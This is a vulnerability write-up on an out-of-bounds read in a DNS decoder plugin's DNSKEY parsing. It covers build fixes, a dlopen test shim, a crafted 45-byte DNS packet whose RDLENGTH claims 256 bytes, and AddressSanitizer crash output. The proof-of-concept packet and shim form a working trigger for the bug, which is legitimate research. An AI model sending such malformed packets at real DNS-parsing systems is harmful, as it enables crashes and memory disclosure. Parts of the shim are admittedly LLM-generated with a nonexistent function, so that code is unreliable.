0x7c1ff6dfe80: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x7c1ff6dff00: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x7c1ff6dff80: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=>0x7c1ff6fe000: fa fa[06]fa fa fa fa fa fa fa fa fa fa fa fa fa fa
0x7c1ff6fe080: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
0x7c1ff6fe100: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
0x7c1ff6fe180: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
0x7c1ff6fe200: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
0x7c1ff6fe280: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
Shadow byte legend (one shadow byte represents 8 application bytes):
Addressable: 00
Partially addressable: 01 02 03 04 05 06 07
Heap left redzone: fa
Freed heap region: fd
Stack left redzone: f1
Stack mid redzone: f2
Stack right redzone: f3
Stack after return: f5
Stack use after scope: f8
Global redzone: f9
Global init order: f6
Poisoned by user: f7
Container overflow: fc
Array cookie: ac
Intra object redzone: bb
ASan internal: fe
Left alloca redzone: ca
Right alloca redzone: cb
==3401018==ABORTING
neha@jade-neh-fuzz:~/fuzz-dns-rr$

```

As we can see, AddressSanitizer detects a heap buffer overflow (read of size 1).

Building DNS Decoder

Below is the command I used to compile the DNS decoder.

```

make ~/stellar/dns_decoder -DCMAKE_BUILD_TYPE=Debug
-DCMAKE_INSTALL_PREFIX=/opt/MESA -DASAN_OPTION=ADDRESS
-DBUILD_TESTS=OFF -DCMAKE_C_COMPILER=/usr/bin/gcc
-DCMAKE_CXX_COMPILER=/usr/bin/g++
-DCMAKE_C_FLAGS="-Wno-error=alloca-transposed-args"
-DCMAKE_CXX_FLAGS="-fsanitize=address -fno-omit-frame-pointer -fvisibility=default"

```

There were several issues I faced during compilation that I needed to resolve one by one. I will explain the major changes I needed to make to successfully compile the decoder, but this list is by no means exhaustive. This was the src/CMakeLists.txt file prior to making any changes:

```

add_definitions(-fPIC)

include_directories(/opt/MESA/include/)
include_directories(${PROJECT_SOURCE_DIR}/deps/)

aux_source_directory(${PROJECT_SOURCE_DIR}/deps/toml DEPS_SRC)
aux_source_directory(${PROJECT_SOURCE_DIR}/deps/yyjson DEPS_SRC)

set(DNS_DECODER_SRC ${DEPS_SRC} dns_decoder.cpp
dns_resource_record_exporter.cpp)
add_library(dns_decoder SHARED ${DNS_DECODER_SRC})
set_target_properties(dns_decoder PROPERTIES LINK_FLAGS
"-Wl,--version-script=${PROJECT_SOURCE_DIR}/src/version.map")
target_link_libraries(dns_decoder fieldstat4)
set_target_properties(dns_decoder PROPERTIES PREFIX "")

install(TARGETS dns_decoder LIBRARY DESTINATION
${CMAKE_INSTALL_PREFIX}/sapp/stellar_plugin/ COMPONENT LIBRARIES)

```

This is the src/CMakeLists.txt file after making changes:

```

# src/CMakeLists.txt

# Position-independent code
add_definitions(-fPIC)

# Gather dependency sources
aux_source_directory(${PROJECT_SOURCE_DIR}/deps/toml DEPS_SRC)
aux_source_directory(${PROJECT_SOURCE_DIR}/deps/yyjson
DEPS_SRC_EXTRA)

list(APPEND DEPS_SRC ${DEPS_SRC_EXTRA})

# Main sources
set(DNS_DECODER_SRC
    ${DEPS_SRC}
    dns_decoder.cpp
    dns_resource_record_exporter.cpp
)

```

```

# Build the shared library
add_library(dns_decoder SHARED ${DNS_DECODER_SRC})
set_target_properties(dns_decoder PROPERTIES
    LINK_FLAGS
    "-Wl,--version-script=${PROJECT_SOURCE_DIR}/src/version.map"
    PREFIX ""
)

# Explicitly attach include paths to this target
target_include_directories(dns_decoder PRIVATE
    ${PROJECT_SOURCE_DIR}/include      # your project include
    /opt/MESA/include                  # stellar headers
    ${PROJECT_SOURCE_DIR}/deps         # toml/yyjson deps
)

# Install the library
install(TARGETS dns_decoder
    LIBRARY DESTINATION ${CMAKE_INSTALL_PREFIX}/sapp/stellar_plugin/
    COMPONENT LIBRARIES
)

```

The decoder's CMake configuration is tied to the Stellar build packaged by SAPP, rather than the standalone Stellar repository. Consequently, it relies on SAPP-specific session APIs and plugin interfaces, and compilation succeeds only when the corresponding Stellar headers are present under `/opt/MESA/`. To achieve this, I located the SAPP header files in `gfw/clean/mesalab_git/stellar/stellar_on_sapp` and copied them into `/opt/MESA/`. Additionally, the `dns_decoder` depends on the `fieldstat4` library, which was not included with the decoder. My initial approach was to stub out `fieldstat4`, but this caused downstream errors. I subsequently found the actual library in `/mnt/gfw/gfw/clean/mesalab_git/tango` and linked it to resolve the issues.

To avoid compilation errors related to the `cJSON` dependency, I modified the top-level CMake configuration to make test builds optional. The top-level `CMakeLists.txt` now defines a `BUILD_TESTS` flag, which defaults to `OFF`. When this flag is set to `OFF`, either by default or via the command line, CMake skips adding the test subdirectory entirely, preventing the tests from being compiled. This allows the `dns_decoder` library to build successfully without requiring `cJSON` or other test-related dependencies. Below is the added logic to the top-level `CMakeLists.txt`:

```
# Optionally build tests
option(BUILD_TESTS "Build unit tests" OFF)
if(BUILD_TESTS)
    add_subdirectory(test)
endif()
```

Testing vulnerable function with shim

Because I didn't want to build the entire Stellar binary, I created a small test shim to directly invoke the DNS decoder. The decoder is compiled as a shared object (.so), so I wrote a program that dynamically loads it at runtime using `dlopen` and looks up its functions with `dlsym`.

`dlopen` (from `<dlfcn.h>`) lets you load a shared library during program execution rather than linking it at compile time. Once loaded, `dlsym` retrieves the addresses of exported functions. However, some symbols may not be exported globally, and C++ name mangling can also change symbol names. To determine which functions were available, I ran:

```
nm -D --defined-only dns_decoder.so | grep dns_decoder
```

This showed all globally exported symbols. It is important to use `dlsym` only with the exact unmangled names of functions that are globally visible. During this process, I discovered that two functions I needed (`dns_decoder_entry` and `dns_decoder_per_session_context_new`) weren't globally exported. On modern Linux, symbols in version-scripted shared objects default to hidden (`STV_HIDDEN`), making them invisible to `dlsym(RTLD_DEFAULT)` or `RTLD_NEXT`. By adding these functions to the version script with `global:`, they are assigned default visibility (`STV_DEFAULT`), allowing `dlsym` to locate them.

```
VERS_2.4{
global:
    extern "C++" {
        *dns_decoder_init*;
        *dns_decoder_exit*;
        *dns_message_type_get*;
        *dns_message_header_id_get*;
        *dns_message_header_flag_get0*;
        *dns_message_query_question_get0*;
        *dns_query_question_qname_get0*;
        *dns_query_question_qtype_get0*;
```

```

        *dns_query_question_qclass_get0*;
        *dns_message_answer_resource_record_get0*;
        *dns_message_authority_resource_record_get0*;
        *dns_message_additional_resource_record_get0*;
        *dns_message_resource_record_json_exporter*;
        *dns_message_uuid_get0*;
        *dns_message_resource_record_is_dnssec*;
        *dns_message_resource_record_cname_json_exporter*;
        *dns_decoder_entry*;
        *dns_decoder_per_session_context_new*;
        *GIT*;
    };
    local: *;
};

```

Now I will describe the final shim I used (generated by ChatGPT). Note that there is one incorrect LLM artifact where it believes the decoder has a JSON exporter function, but that function doesn't exist and hence the symbol isn't loaded via dlsym. Either way, the intention is to manually dereference the OOB pointer generated by the vulnerability, which is done in the fallback logic.

To reproduce and activate the DNSKEY parsing vulnerability in the Stellar DNS decoder, the shim dynamically loads the decoder's shared library and invokes its entry points. Because the decoder normally runs inside the full Stellar environment, a number of Stellar API functions must be stubbed within the shim. Only a subset of these stubs are essential for exercising the vulnerable code path. Specifically, functions such as `session_get0_addr`, `session_get0_current_payload`, and `session_mq_publish_message` are invoked by the decoder and directly influence packet parsing or message publication. Likewise, the `fieldstat_easy_*` family of functions must be stubbed with minimal but structurally correct implementations, because the decoder dereferences fields inside `fieldstat_easy::fsu`. Other stubs exist only to satisfy the decoder's link-time or run-time expectations and do not participate meaningfully in triggering the vulnerability.

The execution flow initiated by the shim is straightforward. First, the shim loads the DNS decoder with `dlopen` and resolves its exported entry points via `dlsym`, enabled by **compiling the shim with the `-rdynamic` flag**. This flag ensures that all of the shim's own symbols, including our stubbed Stellar API functions, are exported, allowing the decoder to resolve them instead of the real Stellar implementations. Once initialized via `dns_decoder_init`, the decoder is invoked with a malicious DNS packet through `dns_decoder_entry`. During packet parsing, the decoder calls `session_mq_publish_message`, which the shim overrides to simply capture messages into a

fixed-size array. The shim then selects the resulting data message and calls `dns_message_answer_resource_record_get0`, which in turn triggers a chain of internal decoder calls: `dns_message_resource_record_serialize`, `dns_resource_record_decode`, `dns_resource_record_specific_field_decode`, and finally `dns_resource_record_dnskey_decode`, where the out-of-bounds pointer is constructed.

Conclusion

Notably, **the vulnerability within the decoder is latent**: the decoder computes `public_key_len` directly from the untrusted `rdlength` field and advances its internal offset far beyond the end of the provided packet buffer, assigning a `public_key` pointer to an out-of-bounds location. However, the decoder does not dereference this pointer during normal parsing, which explains why AddressSanitizer does not immediately report a violation. A crash or sanitizer finding occurs only when external code (such as the shim) attempts to access `dnskey->public_key`, thereby converting the logical parsing error into an actual memory safety violation.

Screenshots

Below are screenshots of running the shim. As can be seen from the ASAN output, there is an OOB read of size 1.


```

[neha@jade-meha-fuzz:~/stellar/dns_decoder/dns_decoder_build/src$ ls
CMakeFiles          CTestTestfile.cmake dns_decoder_v6     dns_shim_v6.cpp    dns_shim_v6.cpp    dns_test_shim_2.cpp  dns_test_shim.cpp  Makefile
cmake_install.cmake dns_decoder_v6     dns_shim_v6.cpp    dns_shim_v6.cpp    dns_test_shim.c    dns_test_shim.c     etc
[neha@jade-meha-fuzz:~/stellar/dns_decoder/dns_decoder_build/src$ gcc -g -fno-sanitize=address -fno-omit-frame-pointer dns_shim_v6.cpp -ldl -rdynamic -o dns_shim_v6
[neha@jade-meha-fuzz:~/stellar/dns_decoder/dns_decoder_build/src$ ./dns_shim_v6

=====
DNS Decoder DNSKEY Vulnerability Tester
=====
[*] Loading library: ./dns_decoder.so
[*] Library loaded
[*] Resolving symbols...
[*] All symbols resolved
    dns_decoder_init: 0x75d37cd995f
    dns_decoder_entry: 0x75d37cd9231d
    dns_get_answer: 0x75d37cd9cb0f

[*] Step 1: Initialize decoder
[shim] stellar_session_plugin_register
[shim] fieldstat_easy_new: allocated fse=0x76f37cde0040 with 1 threads
[shim] fieldstat_easy_enable_auto_output: path=metrics/dns_decoder_local_stat.json
[shim] fieldstat_easy_register_counter: 'unknown' -> id=0
[shim] fieldstat_easy_register_counter: 'session' -> id=1
[shim] fieldstat_easy_register_counter: 'packets' -> id=2
[shim] fieldstat_easy_register_counter: 'bytes' -> id=3
[shim] fieldstat_easy_register_counter: 'send' -> id=4
[shim] fieldstat_easy_register_counter: 'recv' -> id=5
[shim] fieldstat_easy_register_counter: 'new' -> id=6
[shim] fieldstat_easy_register_counter: 'free' -> id=7
[shim] fieldstat_easy_register_counter: 'ok' -> id=8
[shim] fieldstat_easy_register_counter: 'error' -> id=9
[shim] stellar_session_mq_subscribe: topic=100
[shim] stellar_session_mq_subscribe: topic=100
dns_decoder_init: plugin_id: 65, topic: {name: TOPIC_DNS_MESSAGE -> id: 100}, {name: UDP -> id: 100}, {name: TCP_STREAM -> id: 100}]
[*] Decoder initialized: plugin_env=0x77437cde0080

[*] Step 2: Create per-session context
[shim] stellar_session_plugin_detach_current_session
[!] dns_per_new returned NULL, using fallback

[*] Step 3: Prepare malicious packet
[*] Packet details:
    Total size: 45 bytes
    DNSKEY rlength: 256 bytes (claimed)
    Actual RDATA: 4 bytes (provided)
    Expected out-of-bounds: 252 bytes

[*] Step 4: Parse packet (dns_decoder_entry)
[shim] session_mq_publish_message #1: topic=100, msg=0x77137cde0240
[shim] session_mq_publish_message #2: topic=100, msg=0x77137cde0040
[shim] session_mq_publish_message #3: topic=100, msg=0x77137cde0440
[*] Total messages captured: 3

[*] Inspecting message #1 at 0x77137cde0240:
[0] magic: 0x53535353
[1] type: 3
    -> Transaction BEGIN message

[*] Inspecting message #2 at 0x77137cde0040:
[0] magic: 0x53535353
[1] type: 2
    -> This is a DATA message (type=2: RESPONSE)

[*] Using message at 0x77137cde0040 for vulnerability test
=====

```

```

TRIGGERING VULNERABILITY
=====
[*] Step 5: Access resource records
[*] Calling dns_message_answer_resource_record_get0...

This will trigger the following call chain:
1. dns_message_answer_resource_record_get0
2. -> dns_message_resource_record_serialize
3. -> dns_resource_record_decode
4. -> dns_resource_record_specific_field_decode
5. -> dns_resource_record_dnskey_decode *** VULN HERE ***

Expected behavior in dns_resource_record_dnskey_decode:
- Line 808: if(rdata.sz>4) checks rlength>256 > 4 -> TRUE
- Line 807: dnskey->public_key = payload + offset (41+4=45)
- Line 806: dnskey->public_key_len = 256-4 = 252
- Line 805: offset += 252 (45+252=297)
- But payload_sz = 45 bytes!
- Result: Read 252 bytes beyond buffer end!

=====
RESULT
=====
[*] dns_message_answer_resource_record_get0 returned
    answer_rr: 0x79d37eb39800
    n_answer_rr: 1

[*] answer_rr returned successfully

IMPORTANT: ASAN didn't trigger during parsing because:
The bug creates an out-of-bounds POINTER but doesn't READ it yet!
- Line 807: dnskey->public_key = payload + 45 (past end)
- Line 806: dnskey->public_key_len = 252
- Line 805: offset += 252 (now 297, way past buffer end of 45)

The vulnerability would trigger when code tries to:
1. Access dnskey->public_key[1] for i=0..251
2. memcpy from dnskey->public_key
3. Serialize/export the DNSKEY record

Let's try to trigger actual memory access by inspecting the record...

[*] Attempting to access DNSKEY public key directly...
[*] This requires understanding the dns_resource_record layout

[*] Looking for JSON exporter function...
[*] Found JSON exporter at 0x75d37cdeb9344
[*] Calling dns_message_resource_record_json_exporter...
[*] THIS SHOULD TRIGGER ASAN IF IT TRIES TO READ public_key!

=====
su50709=ERROR: AddressSanitizer: global-buffer-overflow on address 0x653d71cf916d at pc 0x75d37cd9f5d4 bp 0x77fd0a150d40 sp 0x77fd0a150d30
HEAD of size 1 at 0x653d71cf916d thread 0
#0 0x75d37cd9f5d3 in dns_resource_record_str2hex_append(yyjson_mut_doc*, yyjson_mut_val*, unsigned char*, unsigned long, char const*) /home/neha/stellar/dns_decoder/src/dns_resource_record_exporter.cpp:24
#1 0x75d37cd9f5d3 in dns_resource_record_json_create(yyjson_mut_doc*, dns_resource_record*, unsigned short) /home/neha/stellar/dns_decoder/src/dns_resource_record_exporter.cpp:201
#2 0x75d37cd9f5d3 in dns_message_resource_record_json_exporter /home/neha/stellar/dns_decoder/src/dns_resource_record_exporter.cpp:257
#3 0x653d71cf8181 in main /home/neha/stellar/dns_decoder/dns_decoder_build/src/dns_shim_v6.cpp:645
#4 0x79d37cd2a577 in _libc_start_call_main ../sysdeps/nptl/libc_start_call_main.h:58
#5 0x79d37cd2a630 in _libc_start_main_impl ../csu/libc-start.c:360
#6 0x653d71cf842a in _start (/home/neha/stellar/dns_decoder/dns_decoder_build/src/dns_shim_v6+0x442a) (BuildId: 80c2e5072bf0457dd6492509d2f0f72ac815c448)

0x653d71cf916d is located 85 bytes before global variable '.LC3' defined in 'dns_shim_v6.cpp' (0x653d71cf91a0) of size 57
'.LC3' is ascii string '[shim] session_mq_publish_message #Xd: topic=Xd, msg=Xp'

0x653d71cf916d is located 0 bytes after global variable 'packet' defined in 'dns_shim_v6.cpp:260:32' (0x653d71cf9140) of size 45

```

```

SUMMARY: AddressSanitizer: global-buffer-overflow /home/nehajade/stellar/dns_decoder/src/dns_resource_record_exporter.cpp:24 in dns_resource_record_str2hex_append(yyjson_mut_doc*, yyjson_mut_val*, unsigned char*, unsigned long, char const*)
Shadow bytes around the buggy address:
 0x653d71cf8e00: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x653d71cf8f00: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x653d71cf8f80: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x653d71cf9000: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x653d71cf9080: 00 00 00 00 00 00 07 f9 f9 f9 f9 f9 f9 f9 f9 f9
->0x653d71cf9100: 00 00 03 f9 f9 f9 f9 00 00 00 00 00 00 00 00 00
 0x653d71cf9180: f9 f9 f9 f9 00 00 00 00 00 00 00 00 00 00 00 00
 0x653d71cf9200: 07 f9 f9 f9 f9 f9 f9 f9 00 00 00 00 00 00 00 00
 0x653d71cf9280: f9 f9 f9 f9 00 00 00 00 07 f9 f9 f9 f9 f9 f9 f9
 0x653d71cf9300: 00 00 00 00 f9 f9 f9 f9 f9 f9 f9 f9 00 00 00 00
 0x653d71cf9380: 00 00 07 f9 f9 f9 f9 00 00 00 00 00 00 00 00 00
Shadow byte legend (one shadow byte represents 8 application bytes):
Addressable: 00
Partially addressable: 01 02 03 04 05 06 07
Heap left redzone: f0
Freed heap region: fd
Stack left redzone: f1
Stack mid redzone: f2
Stack right redzone: f3
Stack after return: f5
Stack use after scope: f8
Global redzone: f9
Global init order: f6
Poisoned by user: f7
Container overflow: fc
Array cookie: ac
Intra object redzone: bb
ASAN internal: fe
Left alloca redzone: ca
Right alloca redzone: cb
==67079==ABORTING
nehajade@nehajade-fuzzi:~/stellar/dns_decoder/dns_decoder_build/src$

```

Code

Note that there is a lot of LLM-generated bloat; this is simply a PoC.

```

// dns_vuln_shim.cpp
// Minimal shim to trigger the DNSKEY vulnerability
// Cross-referenced with stellar_on_sapp_api.c and fieldstat_easy.c
// Compile with:
// g++ -g -fsanitize=address -fno-omit-frame-pointer -rdynamic dns_vuln_shim.cpp -ldl -o dns_vuln_shim

#include <stdio>
#include <stdlib>
#include <stdint>
#include <cstring>
#include <dlfcn.h>
#include <arpa/inet.h>
#include <pthread.h>

extern "C" {

/* =====
 * Type definitions matched to stellar_on_sapp_api.c
 * ===== */

// From stellar_on_sapp_api.c, lines 38-44
enum session_addr_type {
    SESSION_ADDR_TYPE_UNKNOWN = 0,
    SESSION_ADDR_TYPE_IPV4_TCP,
    SESSION_ADDR_TYPE_IPV4_UDP,

```

```

    SESSION_ADDR_TYPE_IPV6_TCP,
    SESSION_ADDR_TYPE_IPV6_UDP
};

// From stellar_on_sapp_api.c - session_state_update_on_sapp
enum session_state {
    SESSION_STATE_INVALID = 0,
    SESSION_STATE_OPENING = 1,
    SESSION_STATE_ACTIVE = 2,
    SESSION_STATE_CLOSING = 3,
    SESSION_STATE_CONTROL = 6
};

/* EDUCATED GUESS #1: session_addr structure
 * The real structure is not fully defined in the provided sources.
 * From stellar_on_sapp_api.c line 255-256, we see it accesses:
 *   - addr->ipv4.saddr, daddr, sport, dport
 *   - addr->ipv6.saddr, daddr, sport, dport (implied from dns_decoder usage)
 * We provide a union with sufficient padding to be safe.
 */
struct session_addr {
    union {
        struct {
            uint32_t saddr;    // source address
            uint32_t daddr;    // dest address
            uint16_t sport;    // source port
            uint16_t dport;    // dest port
        } ipv4;
        struct {
            uint8_t saddr[16]; // IPv6 source
            uint8_t daddr[16]; // IPv6 dest
            uint16_t sport;     // source port
            uint16_t dport;     // dest port
        } ipv6;
        uint8_t _pad[128]; // Safety padding - actual struct may have more fields
    };
};

/* From stellar_on_sapp_api.c lines 46-53
 * Note: We only need an opaque pointer - the decoder never dereferences this,
 * it only passes it to our stub functions
 */

```

```

struct session {
    void *_opaque[16]; // Opaque - decoder doesn't dereference this
};

/* From stellar_on_sapp_api.c lines 38-44
* Note: We only need an opaque pointer - never dereferenced by decoder
*/
struct stellar {
    void *_opaque[16]; // Opaque - decoder doesn't dereference this
};

/* =====
* Type definitions matched to fieldstat_easy.c
* ===== */

// From fieldstat_easy.c - struct field is passed to counter_incrby
// Our stub doesn't dereference it, but the decoder creates these on stack
// From the fieldstat code, field has: key, type, and union of values
enum field_type {
    FIELD_VALUE_INTEGER = 0,
    FIELD_VALUE_DOUBLE = 1, // Not used by dns_decoder but included for completeness
    FIELD_VALUE_CSTRING = 2,
    FIELD_VALUE_UUID = 3 // Not used by dns_decoder but included for completeness
};

/* EDUCATED GUESS #2: struct field
* From dns_decoder_copy.cpp, only INTEGER and CSTRING types are used
* (see integer_tag_fill and string_tag_fill functions)
* However, we include all types for completeness to match fieldstat_easy.c
*/
typedef unsigned char uuid_t[16];

struct field {
    const char *key;
    enum field_type type;
    union {
        long long value_longlong;
        double value_double;
        const char *value_str;
        uuid_t value_uuid;
    };
};

```

```

/* From fieldstat_easy.c lines 19-30
* CORRECTION: The decoder DOES call fieldstat_easy_counter_incrby which
* dereferences fse->fsu[thread_id]. We need a minimal working structure.
*
* From fieldstat_easy.c line 11-15:
* struct fs_easy_thread {
*     struct fieldstat *active;
*     struct fieldstat *read_only;
*     pthread_spinlock_t lock;
* } __attribute__((aligned(CACHE_LINE_SIZE)));
*/

struct fs_easy_thread {
    void *active;        // struct fieldstat pointer (opaque)
    void *read_only;    // struct fieldstat pointer (opaque)
    pthread_spinlock_t lock;
    uint8_t _pad[64];    // Cache line padding
};

/* From fieldstat_easy.c lines 17-29 */
struct fieldstat_easy {
    struct fs_easy_thread *fsu;    // Per-thread stats array
    int max_thread_num;
    void *_rest[32];    // Rest of structure is opaque for our purposes
};

/* =====
* Global state for capturing published messages
* ===== */

static void *g_captured_messages[10] = {nullptr};    // Capture up to 10 messages
static int g_message_count = 0;

/* =====
* Stub implementations - matched to signatures in stellar_on_sapp_api.c
* ===== */

// From fieldstat_easy.c line 66
// CORRECTED: This structure IS dereferenced by counter_incrby
fieldstat_easy *fieldstat_easy_new(int max_thread_num, const char *name,
                                   const struct field *global_dimensions,

```

```

                                size_t n_dimension) {
(void)name; (void)global_dimensions; (void)n_dimension;

// Allocate the main structure
fieldstat_easy *fse = (fieldstat_easy*)calloc(1, sizeof(fieldstat_easy));
if (!fse) return nullptr;

fse->max_thread_num = max_thread_num;

// Allocate per-thread array (this IS accessed by counter_incrby)
fse->fsu = (struct fs_easy_thread*)calloc(max_thread_num,
                                         sizeof(struct fs_easy_thread));

if (!fse->fsu) {
    free(fse);
    return nullptr;
}

// Initialize spinlocks for each thread
for (int i = 0; i < max_thread_num; i++) {
    pthread_spin_init(&fse->fsu[i].lock, PTHREAD_PROCESS_PRIVATE);
    // active and read_only can remain NULL - we don't actually track stats
}

fprintf(stderr, "[shim] fieldstat_easy_new: allocated fse=%p with %d threads\n",
        (void*)fse, max_thread_num);
return fse;
}

// From fieldstat_easy.c line 108
int fieldstat_easy_register_counter(fieldstat_easy *fse, const char *name) {
    (void)fse; (void)name;
    static int counter = 0;
    fprintf(stderr, "[shim] fieldstat_easy_register_counter: '%s' -> id=%d\n", name,
counter);
    return counter++;
}

// From fieldstat_easy.c line 136
int fieldstat_easy_enable_auto_output(fieldstat_easy *fse, const char *path,
                                     int interval_second) {
    (void)fse; (void)interval_second;
    fprintf(stderr, "[shim] fieldstat_easy_enable_auto_output: path=%s\n", path);
}

```

```

    // We don't actually create the file to avoid filesystem dependencies
    return 0;
}

// From fieldstat_easy.c line 256
// CORRECTED: This function DOES dereference fse->fsu[thread_id]
int fieldstat_easy_counter_incrby(fieldstat_easy *fse, int thread_id, int metric_id,
    const struct field *dimensions, size_t n_dimensions,
    long long increment) {
    (void)metric_id; (void)dimensions; (void)n_dimensions; (void)increment;

    // Validate inputs
    if (!fse || thread_id < 0 || thread_id >= fse->max_thread_num) {
        return -1;
    }

    // The real implementation locks fse->fsu[thread_id].lock and updates stats
    // We just do minimal locking for safety
    pthread_spin_lock(&fse->fsu[thread_id].lock);
    // We don't actually track stats, so just unlock and return
    pthread_spin_unlock(&fse->fsu[thread_id].lock);

    return 0;
}

// From stellar_on_sapp_api.c line 235
int session_get_current_thread_id(struct session *ss) {
    (void)ss;
    return 0; // Always return thread 0
}

// From stellar_on_sapp_api.c line 255
// CRITICAL: This is dereferenced by the decoder!
struct session_addr *session_get0_addr(struct session *ss,
    enum session_addr_type *addr_type) {
    (void)ss;
    static struct session_addr addr;

    // Initialize with valid values
    addr.ipv4.saddr = htonl(0x7f000001); // 127.0.0.1
    addr.ipv4.daddr = htonl(0x7f000001); // 127.0.0.1
    addr.ipv4.sport = htons(12345); // source port

```

```

addr.ipv4.dport = htons(53);          // DNS port

if (addr_type) {
    *addr_type = SESSION_ADDR_TYPE_IPV4_UDP;
}

return &addr;
}

// From stellar_on_sapp_api.c line 275
// Returns the malicious DNS packet
const char *session_get0_current_payload(struct session *ss, size_t *payload_len) {
    (void)ss;

    /* Malicious DNS packet structure:
     * - Header: QR=1 (response), 1 question, 1 answer
     * - Question: example.com IN DNSKEY
     * - Answer: DNSKEY record with rdlength=256 but only 4 bytes of RDATA
     *
     * The vulnerability: dns_resource_record_dnskey_decode will:
     * 1. Read 4 bytes of RDATA header (flags, protocol, algo) - OK
     * 2. Set public_key pointer to current position - OK
     * 3. Set public_key_len to rdlength-4 = 252 bytes - WRONG!
     * 4. Advance offset by 252 bytes - OUT OF BOUNDS!
     */
    static const unsigned char packet[] = {
        // DNS Header (12 bytes) - offset 0
        0x12, 0x34,          // Transaction ID
        0x81, 0x80,          // Flags: QR=1, RD=1, RA=1
        0x00, 0x01,          // QDCOUNT: 1 question
        0x00, 0x01,          // ANCOUNT: 1 answer
        0x00, 0x00,          // NSCOUNT: 0
        0x00, 0x00,          // ARCOUNT: 0

        // Question section (17 bytes) - offset 12
        0x07, 'e','x','a','m','p','l','e', // label: "example" (8 bytes)
        0x03, 'c','o','m',                // label: "com" (4 bytes)
        0x00,                             // end of name (1 byte)
        0x00, 0x30,                        // QTYPE: DNSKEY (48)
        0x00, 0x01,                        // QCLASS: IN (1)

        // Answer section - offset 29

```



```

    0xc0, 0x0c,                // NAME: pointer to offset 12 (example.com)
    0x00, 0x30,                // TYPE: DNSKEY (48)
    0x00, 0x01,                // CLASS: IN (1)
    0x00, 0x00, 0x0e, 0x10,    // TTL: 3600 seconds
    0x01, 0x00,                // RDLENGTH: 256 bytes *** MALICIOUS ***

    // RDATA - offset 41 (only 4 bytes provided, but rdlength claims 256!)
    0x01, 0x01,                // Flags: 0x0101
    0x03,                      // Protocol: 3
    0x08,                      // Algorithm: 8 (RSA/SHA-256)
    // Missing 252 bytes of public key data!
    // Total packet size: 45 bytes
    // After parsing DNSKEY, offset will be advanced to: 41 + 4 + 252 = 297
    // This is 252 bytes beyond the actual buffer end!
};

if (payload_len) {
    *payload_len = sizeof(packet);
}
return (const char*)packet;
}

// From stellar_on_sapp_api.c line 377
enum session_state session_get_current_state(struct session *ss) {
    (void)ss;
    return SESSION_STATE_ACTIVE;
}

// From stellar_on_sapp_api.c line 396
int session_is_innermost(struct session *ss, uint64_t *flag) {
    (void)ss;
    if (flag) {
        *flag = 1; // Claim we're innermost
    }
    return 1;
}

// From stellar_on_sapp_api.c - not in the file but referenced by dns_decoder
// CRITICAL: Capture ALL messages so we can inspect them
int session_mq_publish_message(struct session *ss, int topic_id, void *msg) {
    (void)ss; (void)topic_id;

```

```

    if (g_message_count < 10) {
        g_captured_messages[g_message_count] = msg;
    }
    g_message_count++;

    fprintf(stderr, "[shim] session_mq_publish_message #%d: topic=%d, msg=%p\n",
        g_message_count, topic_id, msg);

    return 0;
}

// From stellar_on_sapp_api.c line 342 (pattern from stellar_get_worker_thread_num)
int stellar_get_worker_thread_num(struct stellar *st) {
    (void)st;
    return 1; // Single-threaded for simplicity
}

// MQ topic management stubs
int stellar_session_mq_get_topic_id(struct stellar *st, const char *name) {
    (void)st; (void)name;
    return 100; // Return dummy topic ID
}

int stellar_session_mq_create_topic(struct stellar *st, const char *name,
    void (*free_cb)(void *), void *arg) {
    (void)st; (void)free_cb; (void)arg;
    fprintf(stderr, "[shim] stellar_session_mq_create_topic: name=%s\n",
        name ? name : "(null)");
    return 101; // Return dummy topic ID
}

int stellar_session_mq_subscribe(struct stellar *st, int topic_id,
    void (*on_cb)(void*), int plugin_id) {
    (void)st; (void)topic_id; (void)on_cb; (void)plugin_id;
    fprintf(stderr, "[shim] stellar_session_mq_subscribe: topic=%d\n", topic_id);
    return 200; // Return dummy subscription ID
}

int stellar_session_mq_destroy_topic(struct stellar *st, int topic_id) {
    (void)st; (void)topic_id;
    return 0;
}

```

```

int stellar_session_plugin_register(struct stellar *st,
                                   void *session_ctx_new,
                                   void *session_ctx_free,
                                   void *plugin_env) {
    (void)st; (void)session_ctx_new; (void)session_ctx_free; (void)plugin_env;
    fprintf(stderr, "[shim] stellar_session_plugin_register\n");
    return 55; // Return dummy plugin ID
}

void stellar_session_plugin_dettach_current_session(struct session *ss) {
    (void)ss;
    fprintf(stderr, "[shim] stellar_session_plugin_dettach_current_session\n");
}

} // extern "C"

/* =====
 * Function pointer types for dlsym - using actual exported symbol names
 * ===== */

extern "C" {
    typedef void *(*dns_decoder_init_fn)(struct stellar *st);
    typedef void (*dns_decoder_exit_fn)(void *plugin_env);
    typedef void (*dns_decoder_entry_fn)(struct session *ss, uint8_t *payload,
                                          size_t payload_sz, void *per_session_ctx,
                                          void *plugin_env);
    typedef void *(*dns_per_session_new_fn)(struct session *ss, void *plugin_env);
}

// C++ mangled name from nm output:
// _Z39dns_message_answer_resource_record_get0P11dns_messagePP19dns_resource_recordPt
typedef void (*dns_message_answer_rr_get_fn)(void *msg, void **answer_rr,
                                              uint16_t *n_answer_rr);

/* =====
 * Main test harness
 * ===== */

int main(int argc, char **argv) {
    const char *so_path = (argc > 1) ? argv[1] : "./dns_decoder.so";

```

```

fprintf(stderr, "\n");
fprintf(stderr, "=====\n");
fprintf(stderr, "  DNS Decoder DNSKEY Vulnerability Tester\n");
fprintf(stderr, "=====\n");
fprintf(stderr, "[*] Loading library: %s\n", so_path);

void *hdl = dlopen(so_path, RTLD_NOW | RTLD_GLOBAL);
if (!hdl) {
    fprintf(stderr, "[!] dlopen failed: %s\n", dlerror());
    return 1;
}

fprintf(stderr, "[+] Library loaded\n");
fprintf(stderr, "[*] Resolving symbols...\n");

// Load exported functions using exact names from nm output
dns_decoder_init_fn dns_init =
    (dns_decoder_init_fn)dlsym(hdl, "dns_decoder_init");
